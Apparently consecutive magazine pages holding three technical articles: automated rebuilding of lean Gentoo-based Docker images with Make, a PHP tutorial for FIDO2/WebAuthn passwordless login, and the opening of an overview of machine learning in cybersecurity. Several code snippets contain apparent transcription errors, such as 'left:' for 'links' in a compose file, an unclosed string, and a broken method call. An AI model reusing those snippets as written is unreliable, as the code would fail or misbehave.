Manufacturers keep their official containers up to date, which means that when the container is rebuilt, an updated Ubuntu would also be dragged in. However, no mechanism automatically triggers such a rebuild. One of my goals was therefore to rebuild automatically all containers that contain components for which patches are available. At the same time, I wanted the containers to be leaner.

Dockerfiles

Docker supports the ability to import the compressed tarball of a change root environment, but the build process is hard to maintain. It makes more sense to use a Dockerfile that contains the components of the image and also lets you import single files from other images. Calling scripts or entire installations might be possible, as well. To create such a container, you would use `docker build`. To begin, though, copy an archive (usually a `.tar.gz`) into a folder and create a file named `Dockerfile`:

```
FROM dockerrepo.matrix.dev/⮐
  gentoo-java:latest-amd64
ADD webapp.tar.gz /
ENTRYPOINT ["java", "-jar", ⮐
            "mywebapp.jar"]
EXPOSE 8080/tcp
```

The first line describes a base image whose filesystem is inserted into the current container. In this case, it's a Gentoo Linux-based image (see the "Why Gentoo?" box) that provides a runnable Java environment. The next line adds the contents of `webapp.tar.gz` to the root directory of the container. The third line ensures that the call `java -jar mywebapp.jar` is executed automatically if the container is started with `docker run` and without arguments. The last line finally exposes port 8080, so that you can leave out the `-p 8080:8080` option in the Docker call.

The Docker build process is organized hierarchically. The images provided by the binaries in the container build on each other. Starting with a base image, which is initially created as an empty image with `FROM scratch`, several images can each completely import another one, which creates the layers that are downloaded one by one from the registry. If a layer remains unchanged, no download is required, saving time and bandwidth. The referenced image, `gentoo-java`,

Why Gentoo?

The system presented here would also work with other distributions. I chose Gentoo because the distribution compiles applications locally from source files. Therefore, you can easily archive and document the sources of the binaries for a later audit of each version of each container. Because admins compile the documentation themselves and the compiler sources are also available, the chain of documentation can be traced back to the source code. Only an infection of the build host would offer an attack vector, and the risk can be mitigated by appropriate protection.

includes the GNU C library (*glibc*) image and (because the Java binaries require it) the *zlib* library and some GNU compiler collection (GCC) libraries. However, only the necessary shared libraries are included, not the complete images. Finally, the *glibc* image uses a base image in its `FROM` line, which contains a minimal filesystem with the `/etc`, `/dev`, and `/tmp` directories. Thanks to its hierarchical structure, the build system, described later, can update individual layers of the image separately.

The source files for the images are available as `tar.gz` archives, which are created from cleaned up file lists of packages. In the container, for example, neither man pages nor sample configurations are needed. Building up with one image per package might sound complex, but it only requires more work in the first step. The application images at the end of the chain can be exported as a single file and integrated into other registries if required.

Practical Implementation

The first step in creating a container image from a package is to collect the files from the operating environment. To help me keep track, I first defined a folder structure. Each container has a folder with a name that follows the `<distribution>-<package name>` pattern, resulting in folders in the form `gentoo-glibc` or `gentoo-gcc`. Each of these folders contains the respective Docker file and the `tar.gz` archive that was picked up.

GNU Make is used as the build tool because it makes it relatively easy to map dependencies to files by timestamps. If a package was updated since the last creation date of the `tar.gz` archive, the timestamp of the files is newer and Make triggers an action.

A list of files is necessary to create the archive. The easiest way for an admin on Gentoo to create this list is to run the `q files <package>` command. To discard unnecessary files, then, use `grep` filters and pass the resulting list into a `tar` command that reads the list of files to archive from standard input. For most of the packages that only deliver shared libraries, the section of the Makefile for the *libuv* package is:

```
gentoo-libuv/gentoo-libuv.tar.gz: ⮐
  /usr/lib64/libuv.so.1
   q files dev-libs/libuv | ⮐
   grep /usr/lib | tar -c -T - -v -z -f $@
```

Some packages need more files, so suitable `grep` filters more or less sort out or sort in. The example also shows the dependency. The archive is only rebuilt if the `/usr/lib64/libuv.so.1` file has changed. The manual work for each package now consists of identifying a file that can be used as an indicator for a patch and sorting out which files in the archive are necessary at the end.

My environment has two Makefiles: one to create the `tar.gz` archives and one that then triggers the Docker build processes. Listing 1 shows the Makefile for the archives.

For GCC and Java, a small shell script handles the task of compiling the packages, because softlinks still play a role that would otherwise be missing. The base container is not included in the Makefile, because it is not generated statically, but from packages. After an upgrade, you now just need to call Make to recreate the archives where necessary, and the containers are then built. Immediately after building they are uploaded to the local registry with the `latest` tag. The sticking point here was the modification date. Although it is possible to query the modification data of existing containers in the registry or on the local host with an API call, it is difficult to do in the Makefile, which was what prompted me to cheat and simply add `&& touch builddate` to the `docker build` call and then `&& touch pushtime` after `docker push`. The two files are only created if the step was successful, and `pushtime` serves as the target in the Makefile.

To map the hierarchy of the containers in the Makefile, the `pushtime` files of all images are also included in the dependencies that are necessary to build the container. The Makefile section in Listing 2 illustrates this.

The Java image is based on the *glibc* image, but also copies files from *zlib* and GCC, which means you have to build and upload these images before the Java image can be created. Listing 3 (abridged) shows the call to Make and its screen output after patches for *glibc* were released, triggering a rebuild of all containers.

The trickiest task in this approach is that of resolving all the dependencies. Minimizing the container means finding all the necessary shared libraries, and the tool of choice is `ldd`, which lists the referenced shared libraries of a binary.

Instead of running the binary right in the container in the environment you created, it makes sense to launch it in a change root environment, which makes it easier to find out which library is missing. Also, a run with `strace`, which identifies missing configuration files, for example, is

Listing 1: Makefile for Archives

```
all: gentoo-glibc/gentoo-glibc.tar.gz gentoo-gcc/gentoo-gcc.tar.gz
     gentoo-java/gentoo-java.tar.gz  gentoo-gmp/gentoo-gmp.tar.gz gentoo-mpc/
     gentoo-mpc.tar.gz gentoo-mpfr/gentoo-mpfr.tar.gz

gentoo-glibc/gentoo-glibc.tar.gz: /usr/include/libintl.h
    sh createglibctar.sh

gentoo-gcc/gentoo-gcc.tar.gz: /usr/bin/gcc
    sh creategcctar.sh

gentoo-java/gentoo-java.tar.gz: /usr/lib/jvm/icedtea-bin-8 createjavatar.sh
        sh createjavatar.sh
gentoo-gmp/gentoo-gmp.tar.gz: /usr/lib64/pkgconfig/gmp.pc
    q files dev-libs/gmp |grep usr/lib|tar czvf $@ -T -

gentoo-mpc/gentoo-mpc.tar.gz: /usr/lib64/libmpc.so
    q files dev-libs/mpc |grep lib|grep -v doc|tar czvf $@ -T -

gentoo-mpfr/gentoo-mpfr.tar.gz: /usr/lib64/libmpfr.so
    q files dev-libs/mpfr |grep lib|grep -v doc|tar czvf $@ -T -

gentoo-zlib/gentoo-zlib.tar.gz: /usr/lib64/pkgconfig/zlib.pc
    q files sys-libs/zlib | grep /lib64 | tar cvzf $@ -T -
```

easier to handle in this way. If several binaries are used, the program might launch, but it could throw an error were a certain function called. Developers also need to keep in mind that shared libraries occasionally change versions of dependencies. If the file used to determine whether the archive needs to be rebuilt is `/usr/lib64/libdb-5.3.so`, and if version 5.4 is available after the updates, then the indicator file is missing and the Makefile fails. This possibility must be taken into account when selecting the indicator files.

Debugging Containers?

If the container does not work even though all libraries are present, it would normally be possible to find the error by starting a shell in the container; however, this lean approach does not have a shell option. Instead, a debug container can be built very easily. In the first step you need to create a container for the BusyBox package and then the debug container with the Docker file:

```
FROM dockerrepo/applicationcontainer:⮐
  latest-amd64
COPY --from=dockerrepo/gentoo-busybox:⮐
  latest-amd64 /bin/ /bin/
```

In the *busybox* container a softlink needs to point from `/bin/busybox` to `/bin/sh`, which gives developers a version of the container with an interactive shell. However, this is a separate debug container, which means it is less likely to end up in production by mistake.

Conclusions

The approach presented here does involve greater initial effort to keep the containers up to date in a fully automated way. In the sense of a continuous integration/continuous deployment pipeline, the applications also need to be tested with every new build to rule out incompatibilities from changes in the libraries.

For Spring Boot applications, the number of dependencies in the Java container is manageable. I have also containerized infrastructure services such as DNS in this way, although the number of containers required is greater. Nevertheless, automatic updating of the containers with this method has proven very useful in production operations. ■

Listing 2: Managing Dependencies

```
gentoo-java/pushtime: gentoo-java/gentoo-java.tar.gz gentoo-glibc/pushtime gentoo-zlib/pushtime
  gentoo-gcc/pushtime
    cd gentoo-java; docker build -t dockerrepo.matrix.dev:gentoo-java:latest-amd64 . && touch buildtime
      && docker push dockerrepo.matrix.dev/gentoo-java:latest-amd64 && touch pushtime
```

Listing 3: Make After glibc Update (Abridged)

```
# make -f Makefile.docker
cd gentoo-glibc; docker build -t dockerrepo.matrix.dev/gentoo-glibc:latest-amd64 . && touch buildtime &&
  docker push dockerrepo.matrix.dev/gentoo-glibc:latest-amd64 && touch pushtime
Sending build context to Docker daemon  21.12MB
Step 1/2 : FROM dockerrepo.matrix.dev/gentoo-base:latest
 ---> 22fe37b24ebe
Step 2/2 : ADD gentoo-glibc.tar.gz /
 ---> 4e800333acbd
Successfully built 4e800333acbd
Successfully tagged dockerrepo.matrix.dev/gentoo-glibc:latest-amd64
The push refers to repository [dockerrepo.matrix.dev/gentoo-glibc]
22bac475857f: Pushed
636634f1308a: Layer already exists
[...]
Step 2/8 : FROM dockerrepo.matrix.dev/gentoo-glibc:latest-amd64
[...]
Step 8/8 : ADD gentoo-gcc.tar.gz / ---> b89e1b4ab2ba
Successfully built b89e1b4ab2ba
Successfully tagged dockerrepo.matrix.dev/gentoo-gcc:latest-amd64
The push refers to repository [dockerrepo.matrix.dev/gentoo-gcc]
794c152bde4c: Pushed
[...]
22bac475857f: Mounted from gentoo-bind
636634f1308a: Layer already exists
latest-amd64: digest: sha256:667609580127bd14d287204eaa00f4844d9a5fd2847118a6025e386969fc88d5 size: 1996
cd gentoo-java; docker build -t dockerrepo.matrix.dev/gentoo-java:latest-amd64 . && touch buildtime &&
  docker push dockerrepo.matrix.dev/gentoo-java:latest-amd64 && touch pushtime
Sending build context to Docker daemon  66.12MB
Step 1/6 : FROM dockerrepo.matrix.dev/gentoo-glibc:latest-amd64
 ---> 4e800333acbd
Step 2/6 : COPY --from=dockerrepo.matrix.dev/gentoo-zlib:latest-amd64 /lib64/* /lib64/
 ---> aaf3f557c027
Step 3/6 : COPY --from=dockerrepo.matrix.dev/gentoo-gcc:latest-amd64 /usr/lib/gcc/
x86_64-pc-linux-gnu/9.3.0/lib* /lib64/
 ---> 6f7d7264921c
Step 4/6 : ADD gentoo-java.tar.gz /
 ---> afb2d5612109
Step 5/6 : ENV JAVA_HOME /opt/icedtea-bin-3.16.0
[...]
441dec54d0dd: Pushed
22bac475857f: Mounted from gentoo-glibc
636634f1308a: Layer already exists
latest-amd64: digest: sha256:965aeac1b1cd78cde11aec58d6077f69190954ff59f5064900ae12285e170836 size: 1371
```

The Author

Konstantin Agouros works as Head of Open Source and AWS Projects at Matrix Technology AG (Munich, Germany), where he and his team advise customers on open source, security, and cloud issues. His book *Software Defined Networking: SDN-Praxis mit Controllern und OpenFlow* [*Software Defined Networking: Practice with Controllers and OpenFlow*] (in German) is published by de Gruyter.

Help us celebrate 20 years of *Linux Magazine!*

Searchable Linux Archive: 21,000 Pages of Practical Know-How
20 YEARS OF LINUX! Issues 1-239
All the Tricks
All the Hacks
All the Apps
ISSUE 240 NOV 2020
LINUX MAGAZINE
THE COMPLETE LINUX MAGAZINE ARCHIVE 20 YEARS

***Linux Magazine* is your guide to the world of Linux:**

- In-depth articles on trending topics
- How-tos and tutorials on useful tools
- Troubleshooting and optimization tips
- Insightful news on crucial developments in the world of open source
- Cool projects for Raspberry Pi, Arduino, and other maker-board systems

Subscribe now and get the Linux Magazine 20th Anniversary Archive FREE with your first issue!

Order today:
https://bit.ly/20th-Anniversary

Secure authentication with FIDO2

Replacements

The FIDO and FIDO2 standard supports passwordless authentication. We discuss the requirements for the use of FIDO2 and show a sample implementation for a web service. By Matthias Wübbeling

Moving away from passwords to improve account security is a recurring theme for administrators and security researchers. On the Internet, the password as a knowledge-based factor of authentication still dominates the login methods of online services. Password managers are increasingly relieving the burden on users as a weak point in password selection. However, despite all technical support, many users still use passwords that are easy to remember and therefore easy to crack. Projects like Have I Been Pwned [1] or the researchers of the University of Bonn in their EIDI (effective information after a digital identity theft) project [2] follow a reactive approach to account security; web development needs to focus more strongly on alternative authentication methods.

Back in December 2014, the FIDO Alliance published the FIDO Universal Authentication Framework (FIDO UAF) standard, which was intended to enable passwordless authentication. Since the release of the FIDO2 standard with the Web Authentication (WebAuthn) and the Client to Authenticator Protocol (CTAP) components [3], all the major browsers have gradually introduced support for the Web Authentication JavaScript API and the use of security tokens over CTAP.

FIDO2 Functionality

Fortunately, FIDO2 is very straightforward and, although it mainly uses cryptographic keys, quite easy to understand. Before you can log in to a web service as a user, you first need to go through a registration process. During this process, you generate the cryptographic key material – a public and a private key – on a secure device known as the authenticator. The public key is transmitted later to the application server for authentication. The key is stored there and linked to your user account. The private key remains securely stored on the authenticator, which can be an external device or the trusted platform module (TPM) chip in your computer.

Logging in to a web service (Relying Party) works like this: The web application (Relying Party Application) is executed in your web browser. The server sends a challenge to your browser, which the browser signs with your private key and returns to the web service. The browser functions for FIDO authentication are accessed from within the application by the Java Script API.

Depending on the device you used to register key generation, your browser accesses your computer's TPM chip through the operating system or an external authenticator over the CTAP protocol.

The authenticator has your private key and needs to generate the signature for the challenge. The process often involves entering a PIN or presenting a biometric feature such as a fingerprint. On local devices, passwordless authentication with biometrics works without problem.

The authenticator returns the signed challenge to the browser, which passes it on to the application server. The server in turn verifies the signature with the stored public key. If it is valid, the login is completed successfully.

The crucial difference with this approach is that you do not need a certificate authority (CA) to verify the user's identity and then issue a certificate. The identity of the user is not the main focus of FIDO, which is also true of password-based authentication. Instead, the aim is to recognize a user reliably, which means you can also use FIDO for secure authentication of what are basically anonymous user accounts. Also, the use of several, and even different, keys is supported. FIDO2 even lets you as a provider prescribe and verify the type of devices used as authenticators. In the course of certification, a model key pair is generated that can also be integrated into the signature process. In this way, you as a provider can ensure that your customers use certain device classes, such as devices that can only be unlocked with a PIN or fingerprint. The model key pair is then installed on all devices of a certain model (i.e., it is model-specific, but not unique to a device).

Trusted Authenticator

To sign the challenge from the application server, you need another device, known as the authenticator, which can be an internal device, the TPM in your computer, or an external device, such as a USB security token like a YubiKey. Android has had FIDO2 certification since February 2019. Therefore, on devices with suitable hardware and Android 7 or higher, you always have an internal authenticator in your pocket. You can unlock it with your fingerprint or the screen lock PIN. For communication with the security token, FIDO defines the CTAP1 and CTAP2 Client to Authenticator protocols; version 1 is also known as Universal-2nd-Factor (U2F) and version 2 as FIDO2 or WebAuthn. For test purposes in this article, I use a YubiKey NFC (near-field communication) stick, version 5, and a fairly new Android smartphone. The YubiKey is directly detected on Linux as *Yubico YubiKey OTP+FIDO+CCID*, which you can reveal with the command

```
sudo dmesg -w
```

by watching the kernel output when plugging in the key. You can then go to the WebAuthn demo page [4] for initial testing. If the authenticator works with your browser, the next step is to try FIDO2 on your own web page.

Creating the Server Application

To test the following examples, I will use the PHP WebAuthn library by Lukas Buchs [5]. If you already use a PHP-enabled server, you can provide the sample application directly in the WebAuthn `_test` folder and deliver the page. Without an appropriate environment, Docker Compose lets you set up NGINX with PHP quickly and easily (**Listing 1**).

The NGINX configuration requires the `default.conf` file (**Listing 2**), which configures forwarding to the PHP-FPM server for all files ending in `.php`. Because the `client.html` file, which is delivered as a static page, is located in the same folder as the `server.php` file, the same folder is included in both containers in `docker-compose.yaml`. You can now start the two Docker containers:

```
docker-compose up
```

If you then call *http://localhost:8080/WebAuthn/_test/client.html* in your browser, you will be redirected to a secure HTTPS page, although this connection will fail. The redirection is defined in the WebAuthn `client.html` file. For this test, it is not necessary, however. Just remove the JavaScript statement that starts with `window.onload` in `client.html` (lines 246-253). Afterward, you will probably have to clear the browser cache to avoid being redirected.

You can now access the test application website with the URL mentioned above. When you get there, you can access your browser's WebAuthn API by pressing *New Registration* and proceed to register the existing security token. If you want to test the application from your smartphone, you need to install a valid SSL certificate. On Android, you could otherwise receive a message that the browser is not compatible.

Passwordless Authentication with PHP

To help you upgrade your own web application with FIDO2, I will refer to the sample application as a guide and look for the important components in the examples for an abstract service of your own.

Listing 1: `docker-compose.yaml`

```
web:
  image: nginx:latest
    ports:
      - "8080:80"
    volumes:
      - ./WebAuthn:/usr/share/nginx/html/WebAuthn
      - ./default.conf:/etc/nginx/conf.d/ default.conf
      left:
        - php
php:
      image: php:fpm
      volumes:
        - ./WebAuthn:/var/www/html/WebAuthn
```

Listing 2: `default.conf`

```
server {
  index index.php index.html;
  server_name php-docker.local;
  error_log /var/log/nginx/error.log;
  access_log /var/log/nginx/access.log;
  root /code;
  location ~ \.php$ {
    try_files $uri =404;
    fastcgi_split_path_info ^(.+\.php)(/.+)$;
    fastcgi_pass php:9000;
    fastcgi_index index.php;
    include fastcgi_params;
    fastcgi_param SCRIPT_FILENAME
      $document_root$fastcgi_script_name;
    fastcgi_param PATH_INFO $fastcgi_path_info;
  }
}
```

As a concrete use case, I will be looking into passwordless authentication with PHP based on the Lukas Buchs WebAuthn library mentioned above. This exercise assumes that your PHP-based web service is located on a publicly accessible server and that you have already installed a valid certificate for the server (e.g., from Let's Encrypt). As the database, you can use a database management system of your choice; you can also store multiple public keys for each of your users in the database.
As the JavaScript for your web application, use the `client.html` file in the `_test` directory of the WebAuthn library and save the functions in a separate file (e.g., `fido.js`), which you then include on the login page of your web service. You can dispense with the `clearregistration()` function if you are planning another approach to managing the stored public keys.
If you already have a working application with login capabilities, you need to adjust the paths in the four remaining calls to the `window.fetch` function. You don't really need the parameters for the HTTP requests coming from the `getGetParams()` method. The CA certificates are optional, and I do not plan to restrict the choice of security token vendor for the time being.

Queries with GET and POST

With PHP you can easily distinguish between the GET and POST methods. You only need two paths, which you can route to two functions in your web application according to the request method. For example, if the two paths are `/fido/create` and `/fido/login`, in `/fido/create` you use GET to request the parameters to create a new key pair, and you use POST to upload the signature and store the public key on the server. In `/fido/login` you use the GET method again to request the parameters for the signature and POST to send this signature to the server for authentication.
It is important that you always include the username, which needs to be known to assign the deposited public key to the correct account and log in. You can integrate the username into the path. For example, the path `/fido/create/user/Hans` would be used to create and upload the public key for user Hans. The next command lets you read the username dynamically from a corresponding input field of your login form and add the values to the previously defined paths:

```
user_url = 'user/' + (↩
  document.getElementById('user').value) ↩
  + '/';
```

Depending on whether you have already authenticated the user at the time of reregistration of a public key and recognize them from a valid session, you will only need to specify the user in the URL for the login (i.e., the functions in `checkregistration()`). Once the paths have been adapted and assuming the username is reliably passed in, the client side is now set up.
Before making the adjustments on the server side, take a look in the `_test` folder from the sample WebAuthn application at the `server.php` file, which has four function areas that you can use for each of the paths mentioned above. The ASCII art rendering of the process in the header of the file again illustrates the process of registration and testing. I will be adopting the four relevant areas for the various endpoints of this example project.
In the upper part of the file, the supported formats are selected on the basis of the HTTP arguments passed in. Because you don't want to limit yourself in terms of the choice of security token at first, you have to pass in all supported devices as an array:

```
$WebAuthn = new \WebAuthn\WebAuthn(↩
  'IT-Administrator', ↩
  'it-administrator.de', ↩
  array('fido-u2f', 'packed', ↩
        'android-key', ↩
        'android-safetynet', 'none'));
```


To take most of the work off your hands, always create a `WebAuthn` object first. As a reference, you can pass in an arbitrary name for your application and the domain name as the ID of the relying party. This name is displayed to the user for verification during creation and input.

Creating a Key Pair

The endpoint created in `/fido/create` lets you create a new key pair. In the process, you will differentiate between the GET and POST methods. First, the JavaScript client uses the GET method. The server uses the following commands to send the required information to the client:

```
$WebAuthn = new \WebAuthn\WebAuthn(↩
  'IT-Administrator', ↩
  'it-administrator.de', ↩
  array('fido-u2f', 'packed', ↩
        'android-key', ↩
        'android-safetynet', 'none'));
$createArgs = $WebAuthn->↩
  getCreateArgs($user_id, $nick, ↩
              $display name);
```

The values of the three arguments for `getCreateArgs()` can also be identical. They only need to be unique for each user because they are used to


12:26

Choose how to use your security key

Security keys work with Bluetooth, NFC and USB. Choose how you want to use your key.

Use security key with Bluetooth

Use security key with NFC

Use security key with USB

Use this device with fingerprint or PIN

Figure 1: Selecting an authenticator on the smartphone.

distinguish different keys on the security token, if supported by the token supports. To accept the new key, a challenge is sent along, signed on the token, and uploaded with the public key in the second step. The best idea would be to save this challenge in the current user session and then return the parameters created here in JSON format to the JavaScript client to complete the first step:

```
$_SESSION['fido_challenge'] = ⮐
  $WebAuthn->getChallenge();
print(json_encode($createArgs));
return;
```

Now the server is waiting for the public key and the first signature to be sent, which can then be verified with the public key. On an Android smartphone, you can now select which authentication method you want to use to unlock the private key locally on the smartphone (Figure 1).
Even if not provided for in the sample application, I recommend that the user additionally specify a name for the token or device in your application so that simple mapping is possible later on. This name is now also transferred to `/fido/create` in the POST request. In the called method, the generated signature must now be verified with the public key that was also uploaded. To do this, read it from the body of the request as follows and evaluate the JSON it contains accordingly:

```
$post = trim(file_get_contents(⮐
             'php://input'));
if ($post) {
$post = json_decode($post);
}
```

The token also sends a unique credential ID that is used to identify the key pair. This credential ID and the public key are stored in the database for the logged on user. The other values do not need to be stored permanently. To create the object, the challenge is first read from the session:

```
$challenge = $_SESSION['fido_challenge'];
```

You might see an error before reading the challenge from the session variable. In fact, this error occurs at session startup when PHP tries to create an object of the `\WebAuthn\Binary\ByteBuffer` type before the class is known to the script. This error can be remedied by simply including the WebAuthn library before `session_start()` and preloading the class with `use`:

```
require_once 'WebAuthn/WebAuthn.php';
use WebAuthn\Binary\ByteBuffer;
```

Next, the user information available in Base64 format and the information about the Authenticator need to be decoded, starting a generation process that, if successful, returns a corresponding object if the challenge has a valid signature:

```
$clientDataJSON = ⮐
 base64_decode($post->clientDataJSON);
$attestationObject = ⮐
 base64_decode($post->attestation-Object);
$data = $WebAuthn->⮐
 processCreate($clientDataJSON, ⮐
               $attestationObject, ⮐
               $challenge);
```

The required credential ID and the user's public key can now be read from the object in the `$data` variable. How you store these values in your database depends on your current configuration. However, you will want to change the credential ID's encoding back to Base64 before saving, because many databases do not accept binary data. The public key is in privacy-enhanced mail (PEM) format and is therefore already Base64 encoded:

```
$credentialId = ⮐
  base64_encode($data->credentialId);
$credentialPublicKey = ⮐
  $data->credentialPublicKey;
```

Keep in mind that it has to be possible for each user to store multiple public keys. In this way, the user keeps access to their account even if they can no longer use one of the tokens. If you have stored these values appropriately for your database, you are winning. The JavaScript client accepts an object in JSON and evaluates the `success` and `msg` fields:

```
$return = new stdClass();
$return->success = true;
$return->msg = 'Registration Success;
print(json_encode($return));
return;
```

This successfully completes the process of generating the key, and you can verify that the two values are stored in the database.

First Login

Now that the public key and the credential ID assigned by the security token are stored in the database, the user can log on to your system. Again, the user first uses GET to request the challenge and other parameters from the application server. Because you do not have a valid session at this time, the JavaScript client in your application needs to query the username or, as described, read it from a login form. Along with the username, which you pass in with the URL for simplicity's sake, all the stored credential IDs of the user can now be read from the database. Remember that these are stored in Base64 encoding; therefore you transmit all stored IDs to the client so it can select a suitable one. You do not need the public key in this call yet. You can now create the challenge with the commands:

```
$ids = array();
foreach($dbdata AS $credentials){⮐
  $ids[] = base64_decode(⮐
    $credentials['credentialId']);
}
$getArgs = $WebAuthn>getGetArgs($ids);
$_SESSION['challenge'] = ⮐
  $WebAuthn-> getChallenge();
print(json_encode($getArgs));
return;
```

You will have to adapt the variables and indexes in the `foreach` construct to match your database structure. Now the client can sign the challenge with a security token to match the IDs and POST the signature back to the web application in the body of the challenge. The challenge for selecting a security token in Firefox is shown in Figure 2.

Now read the HTTP body of the request again and decode the JSON it contains as shown above. The following commands take the data apart and decode the Base64 data it contains once again:

```
$clientDataJSON = ➘
  base64_decode($post->clientDataJSON);
$authenticatorData = ➘
  base64_decode($post->authenticatorData);
$signature = ➘
  base64_decode($post->signature);
$credentialId = base64_decode($post->id);
```


Now find the public key to match the credential ID in your database and store it in the `$credentialPublicKey` variable. Again, remember that the data in the database is Base64 encoded. If there is no matching key, you need to return a corresponding error. To do so, use an object and the `success` and `msg` attributes as shown earlier. If the public key is found, you still need the challenge from the session, which you can then use to perform the check:

```
$challenge = $_SESSION['challenge'];

$WebAuthn->➘
  processGet($clientDataJSON, ➘
             $authenticatorData, ➘
             $signature, ➘
             $credentialPublicKey, ➘
             $challenge);
```

This command throws a `WebAuthnException` if an error occurs during the check; you need to handle this accordingly. Without an error, the user is considered to be logged in. Now you can create all session data, just as after a normal login, and then report success back to the client. You can reload the page with JavaScript or configure a redirection to a subpage.

Other Possible Uses

Once you have completed the development of a FIDO2 login as shown, you will certainly start thinking about many potential adjustments to the process. For example, given the appropriate information, authentication can be implemented without the need to enter usernames. Or you can use FIDO2 as a second factor, just as some online services already make use of its functionality. With Windows 10 and Microsoft Hello as the authenticator, you can also use FIDO2 on the devices in your Windows domain.


https://it-administrator.de

it-administrator.de wants to authenticate you using a registered security key. You can connect and authorize one now, or cancel.

Cancel

Figure 2: A Firefox request to use a security token.

Conclusions

In this article, I showed you how to enable FIDO2-based login for a web service. If you prefer to use languages other than PHP for your web development, you will find similar libraries for them. The principle remains the same, and you do not necessarily have to adapt the JavaScript page of the client. Just try out the different FIDO2 configuration and usage possibilities. ■

Info

[1] Have I Been Pwned: [https://haveibeenpwned.com]

[2] EIDI project: [https://itsec.cs.uni-bonn.de/eidi/] (in German)

[3] FIDO: [https://fidoalliance.org/fido2/]

[4] WebAuthn demo page: [https://webauthn.io]

[5] WebAuthn library by Lukas Buchs: [https://github.com/lbuchs/WebAuthn]

Machine learning and security

Computer Cop

Machine learning can address risks and help defend the IT infrastructure by strengthening and simplifying cybersecurity. By Andreas Bühlmeier

Although machine learning (ML) applications always put a great deal of effort into preprocessing data, the algorithms can also automatically detect structures. Deep learning in particular has led to further progress in the field of feature extraction, which makes ML algorithms even more interesting, especially for cybersecurity tasks.

In IT security, data volumes are often huge, and interpreting them involves massive effort, either because of the sheer bulk or the complexity. Not surprisingly, then, cybersecurity product vendors often offer special ML toolkits such as Splunk [1] or Darktrace [2], which apparently relies almost entirely on machine learning.

Although machine learning has not suddenly turned the cybersecurity world completely on its head (even if some product vendors believe it has), you need to answer the following questions – if only to stay on top of the latest developments:

- Which machine learning principles apply to cybersecurity?
- What do typical scenarios for defense and attack look like?
- What trends can be expected in the area of combining machine learning and cybersecurity?

In this article, I try to answer these questions, without claiming to be exhaustive.

ML at a Glance

Every ML system (Figure 1) has an input (x) through which it (one hopes) receives relevant information and from which it typically makes a classification (y). In the field of cybersecurity, for example, this would be triggering an alarm or determining that everything is okay.

A target vector (t) or a reward signal (r) is used for adaptation (learning) of system M. This feedback does not exist in unsupervised learning, for which the method uses the statistical properties of the input signals, such as the accumulation of similar input patterns. In machine learning, a basic distinction is made between unsupervised learning, supervised learning, and reinforcement learning.

In unsupervised learning, the system independently identifies patterns in the input data, which allows it to detect unusual events, such as a user suddenly emailing a large volume of data to an address outside the organization. Server logs or a direct stream of network data, for example, serve as output data. In the case of anomalies,



Input
Data
$\vec{x}$
Machine Learning System M
Output
Un/Supervised Learning: Classification
Reinforcement Learning: Action
$\vec{y}$
$\vec{t}, r$
FEEDBACK
Supervised Learning: Correct Classification
Reinforcement Learning: Delayed Reward

Figure 1: The basic structure of a machine learning system.

the system executes actions according to the specifications defined in playbooks (e.g., informing a cybersecurity team, which then checks to see whether a problem exists or whether an employee has had to perform unusual actions for legitimate tasks).
Supervised learning (Figure 2) requires an assignment of the input and output, wherein the system is presented with examples of log data that should not trigger an alarm and other data that should. For example, you can run some malware in a sandbox and track its actions (e.g., which registry entries it makes). The corresponding log data then provides an example for the *Malware_Alert* class, and other normal log entries are assigned to the *No_Alert* class. Typically, however, the logs are not typed in directly as input; instead, the data is first cleaned up and features are extracted – the only way to achieve efficient classification – such as the frequency of certain words.
The special feature of reinforcement learning is the feedback received by the system. In this context, experts refer to the reward, which is only given after a number of actions. This technique is also known as delayed reinforcement. The idea behind reinforcement learning is that the system interacts with the environment as an agent, much like a sentient being (Figure 3). The agent has to explore the environment and typically only learns after a certain number of actions whether it was successful and will receive a reward.

Cybersecurity and ML

The use of machine learning in cybersecurity is based on transforming the security problem into an ML problem or, more generally, into a data science problem. For example, one approach could be to use data generated by malware and by a harmless program to distinguish between the two cases. To do this, you set up an identified malware program on a separate virtual machine and track which logfiles it generates. Similarly, you would collect the logfiles from harmless programs. In this way, you can teach the system to distinguish "good" from "bad" log data through supervised learning.
